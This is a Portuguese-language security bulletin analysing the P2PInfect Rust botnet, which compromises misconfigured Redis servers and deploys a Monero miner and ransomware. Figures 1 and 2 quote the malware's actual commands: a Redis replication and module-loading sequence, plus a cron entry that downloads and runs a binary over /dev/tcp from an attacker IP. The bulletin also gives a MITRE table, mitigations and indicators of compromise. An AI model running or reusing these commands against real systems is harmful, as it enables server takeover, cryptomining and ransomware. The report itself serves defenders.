BOLETIM DE SEGURANÇA

Botnet P2PInfect em Rust se transforma com payloads de mineração e ransomware

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Foi observado por pesquisadores de segurança que a botnet peer-to-peer (P2P) conhecida como **P2PInfect** está atacando servidores Redis mal configurados, utilizando ransomware e mineradores de criptomoedas. Essa evolução indica uma mudança significativa, transformando a ameaça de uma botnet aparentemente inativa com objetivos indefinidos para uma operação claramente motivada por ganhos financeiros.

2 CADEIA DE ATAQUE OBSERVADA

Acesso inicial

O malware se propaga explorando as funcionalidades de replicação no Redis, que opera em um cluster distribuído com muitos nós utilizando uma topologia líder/seguidor. Isso permite que os nós seguidores se tornem réplicas exatas dos nós líderes, distribuindo as leituras pelo cluster para equilibrar a carga e fornecer resiliência em caso de falha de um nó. Os invasores frequentemente exploram essa configuração, pois os nós líderes podem instruir os seguidores a carregar módulos arbitrários, possibilitando a execução de código nos nós seguidores. O P2Pinfect aproveita essa vulnerabilidade utilizando o comando SLAVEOF para transformar nós Redis desprotegidos em seguidores de seu servidor de comando e controle. Após essa transformação, o malware utiliza uma série de comandos para gravar um arquivo de objeto compartilhado (.so) e instrui o seguidor a carregá-lo, permitindo que o invasor envie e execute comandos arbitrários no nó seguidor.

```
SLAVEOF NO ONE
system.exec "rm -rf /tmp/exp.so"
MODULE UNLOAD system
config set dbfilename dump.rdb
system.exec "bash -c \"exec 6<>/dev/tcp/[redacted]&& echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/F46lJKRg42 && chmod +x /tmp/F46lJKRg42 && /tmp/F46lJKRg42
JqAXejhlEbowKbsffTB6Frs+KLgLejV/C78sKaAWczp9Fb8tK64QeS59HaAtK6AdeTp9Fb8uLmGkKzLKeQ4qfwk=\""
config set dir .
MODULE LOAD /tmp/exp.so
SLAVEOF NO ONE
MODULE LOAD /tmp/exp.so
MODULE LOAD /tmp/exp.so
MODULE LOAD /tmp/exp.so
MODULE LOAD /tmp/exp.so
CONFIG SET dbfilename exp.so
SLAVEOF [redacted]
```

Figura 1 – Comandos Redis usados pelo P2Pinfect para acesso inicial.

O P2Pinfect também explora outro vetor de acesso inicial no Redis, onde abusa dos comandos de configuração para criar uma tarefa cron no diretório cron.

```
set x "\n* * * * * if ! ps | grep -v grep | grep -q F46lJKRg42;then exec 6<>/dev/tcp/52.68.35.82/60100 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/F46lJKRg42 ;fi &&
chmod +x /tmp/F46lJKRg42 && /tmp/F46lJKRg42 JqAXejhlEbowKbsffTB6Frs+KLgLejV/C78sKaAWczp9Fb8tK64QeS59HaAtK6AdeTp9Fb8uLmGkKzLKeQ4qfwk=\n"
config set dir /var/spool/cron/
save
config set dir .
```

Figura 2 – Comandos utilizados.

Reescrita da carga útil principal

O binário principal do P2Pinfect parece ter sido reescrito, agora utilizando completamente o tokio, um framework assíncrono para Rust, e empacotado com UPX. Desde nossa primeira análise do payload, houve mudanças significativas em seu funcionamento interno. O binário foi despojado e parcialmente ofuscado, tornando a análise estática mais difícil. Anteriormente, o P2Pinfect mantinha

persistência ao adicionar-se ao arquivo *.bash_logout* e a uma tarefa cron, mas esses métodos não são mais utilizados. No entanto, o restante de seus comportamentos, como a configuração inicial mencionada anteriormente, permanece o mesmo.

Bash atualizado

O P2Pinfect descarta um binário secundário no diretório /tmp/bash e o executa. Esse processo configura seus argumentos de linha de comando para [kworker/1:0H], para se camuflar na lista de processos em execução. O arquivo /tmp/bash atua como uma verificação de integridade para o binário principal. Conforme documentado anteriormente, o binário principal escuta em uma porta aleatória entre 60100 e 60150, à qual outros pares da botnet se conectarão. O /tmp/bash envia periodicamente uma solicitação para essa porta para verificar se está ativa e, presumivelmente, reiniciará o binário principal se ele parar de responder.




Figura 3 – Logs do Sysmon para a carga útil /tmp/bash.

Carga útil do minerador ativada

Agora o binário principal do P2Pinfect gera o binário do minerador em um arquivo mktmp (que cria um arquivo em /tmp com um nome aleatório) e o executa. Este minerador já vem configurado internamente com a carteira Monero e o pool de mineração. A atividade de mineração só é iniciada após cerca de cinco minutos desde que a carga principal foi ativada.

Figura 4 – Detalhes da suposta carteira do invasor.

Nova carga útil de ransomware

O novo payload de ransomware do P2Pinfect, chamado rsagen, é baixado e executado após o botnet receber um comando específico. Esse comando, emitido quando um novo nó se junta à botnet, inclui instruções detalhadas em formato JSON para baixar e executar o arquivo rsagen a partir de um servidor controlado pelos atacantes. Ao ser lançado, o rsagen verifica se a nota de resgate já está presente no diretório atual ou no diretório do usuário. Se a nota estiver presente, o processo é encerrado; caso contrário, inicia a encriptação dos arquivos. O processo de encriptação envolve a geração de uma chave pública para criptografar os arquivos e a criptografia da chave privada com a chave pública do atacante, que é então adicionada à nota de resgate. Isso permite ao atacante descriptografar a chave privada após o pagamento do resgate sem a necessidade de manter segredos no cliente.

O ransomware criptografa uma ampla gama de tipos de arquivos e adiciona a extensão .encrypted a cada arquivo afetado. A lista de extensões de arquivos alvo é extensa, incluindo formatos comuns como py, sqlite3, sql, mkv, doc, xls, db, key, pfx, wav, mp3, entre muitos outros. O ransomware também cria um arquivo de banco de dados com a lista de arquivos encriptados. Como o ransomware opera com o nível de privilégio do usuário Redis, ele normalmente só pode acessar arquivos salvos pelo Redis, limitando a extensão do impacto. No entanto, a propagação limitada via SSH pode comprometer usuários com privilégios mais altos, aumentando o potencial de encriptação de arquivos significativos.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1190 Exploit Public-Facing Application	O malware explora recursos de replicação do Redis para ganhar acesso inicial, utilizando o comando SLAVEOF para transformar nós Redis em seguidores do servidor atacante.
Execution	T1059.004 Command and Scripting Interpreter: Unix Shell	O malware escreve e executa arquivos de objeto compartilhado (.so) nos nós Redis para permitir a execução de comandos arbitrários.
Persistence	T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	P2Pinfect adiciona um trabalho cron no diretório cron e um arquivo de chave SSH autorizado para persistência.
Privilege Escalation	T1078.003 Valid Accounts: Local Accounts	O malware usa comandos sudo e muda senhas para escalar privilégios.
Defense Evasion	T1574.006 Hijack Execution Flow: Dynamic Linker Hijacking	Implementa um rootkit no modo de usuário para ocultar processos e arquivos relacionados ao malware.
Command and Control	T1071.004 Application Layer Protocol: DNS	Utiliza uma botnet peer-to-peer para comunicação e atualização de comandos.
Exfiltration	T1041 Exfiltration Over C2 Channel	A mineração de criptomoedas e o ransomware enviam dados e pagamentos através de canais C2.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualizações e patches

- Mantenha o Rust atualizado: Certifique-se de que a linguagem Rust e todas as bibliotecas utilizadas estejam na versão mais recente, pois as atualizações frequentemente corrigem vulnerabilidades de segurança.
- Patch de sistemas operacionais e software: Aplique patches e atualizações regularmente para o sistema operacional e software de suporte.

Configuração de rede

- Firewall: Implemente regras de firewall para bloquear o tráfego não autorizado, especialmente para portas conhecidas utilizadas pela botnet P2PInfect.
- Segregação de Rede: Segmente a rede para limitar a propagação de um eventual ataque. Use VLANs e sub-redes para isolar segmentos críticos.

Monitoramento e detecção

- Sistemas de Detecção de Intrusão (IDS) e Sistemas de Prevenção de Intrusão (IPS): Implemente IDS/IPS para monitorar o tráfego de rede e identificar atividades suspeitas.
- Análise de comportamento: Use ferramentas de análise de comportamento para detectar atividades anômalas que possam indicar a presença de uma botnet ou payloads maliciosos.

Hardening do sistema

- Configuração segura: Configure os sistemas e servidores com base nas melhores práticas de segurança. Desative serviços e portas não utilizados.
- Autenticação forte: Implemente autenticação multifator (MFA) para todos os acessos administrativos e críticos.

Proteção de endpoint

- Antivírus e anti-malware: Utilize soluções de antivírus e anti-malware atualizadas para detectar e bloquear payloads de mineração e ransomware.
- Proteção de ransomware: Implante ferramentas específicas de proteção contra ransomware que monitoram e bloqueiam comportamentos típicos de criptografia maliciosa.

Backups e recuperação

- Backups regulares: Realize backups regulares de dados críticos e armazene-os offline ou em locais separados para evitar que sejam comprometidos pela botnet.
- Plano de recuperação: Desenvolva e teste regularmente um plano de recuperação de desastres que inclua a restauração de backups em caso de um ataque de ransomware.

Educação e conscientização

- Treinamento de funcionários: Realize treinamentos regulares de conscientização sobre segurança cibernética para funcionários, destacando a importância de práticas seguras e a identificação de tentativas de phishing.
- Simulações de phishing: Realize simulações de phishing para testar a preparação dos funcionários e identificar áreas que necessitam de maior conscientização.

Monitoramento de ativos

- Inventário de ativos: Mantenha um inventário atualizado de todos os ativos de TI para garantir que todos estejam protegidos.
- Monitoramento contínuo: Utilize ferramentas de monitoramento contínuo para rastrear alterações e atividades suspeitas nos ativos da rede.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	5997572f16876f4e8359a6f06d2f2a56
sha1:	6239679ca666fd82cfcf68e23bd41b3e6ee62385
sha256:	4f949750575d7970c20e009da115171d28f1c96b8b6a6e2623580fa8be1753d9
File name:	linux (1)

Indicadores de compromisso do artefato	
md5:	6559d129a3332936541fb82cdad4c35e
sha1:	4df6c580ff03c5d1d9b788e3ce195cd2cfbacf75
sha256:	8a29238ef597df9c34411e3524109546894b3cca67c2690f63c4fb53a433f4e3
File name:	miner

Indicadores de compromisso do artefato	
md5:	d4795387dd51d7842d6ee29aba7e2adc
sha1:	072c2f5f9840e446def8b08dacfee99086e8495c
sha256:	9b74bfec39e2fcd8dd6dda6c02e1f1f8e64c10da2e06b6e09ccbe6234a828acb
File name:	rsagen

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
IP	129[.]144[.]180[.]26 88[.]198[.]117[.]174 159[.]69[.]83[.]232 195[.]201[.]97[.]156

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **MITRE ATT&CK**
- **Cadosecurity**

7 AUTORES

- **Ismael Pereira Rocha**

heimdall
security research
A DIVISION OF ISH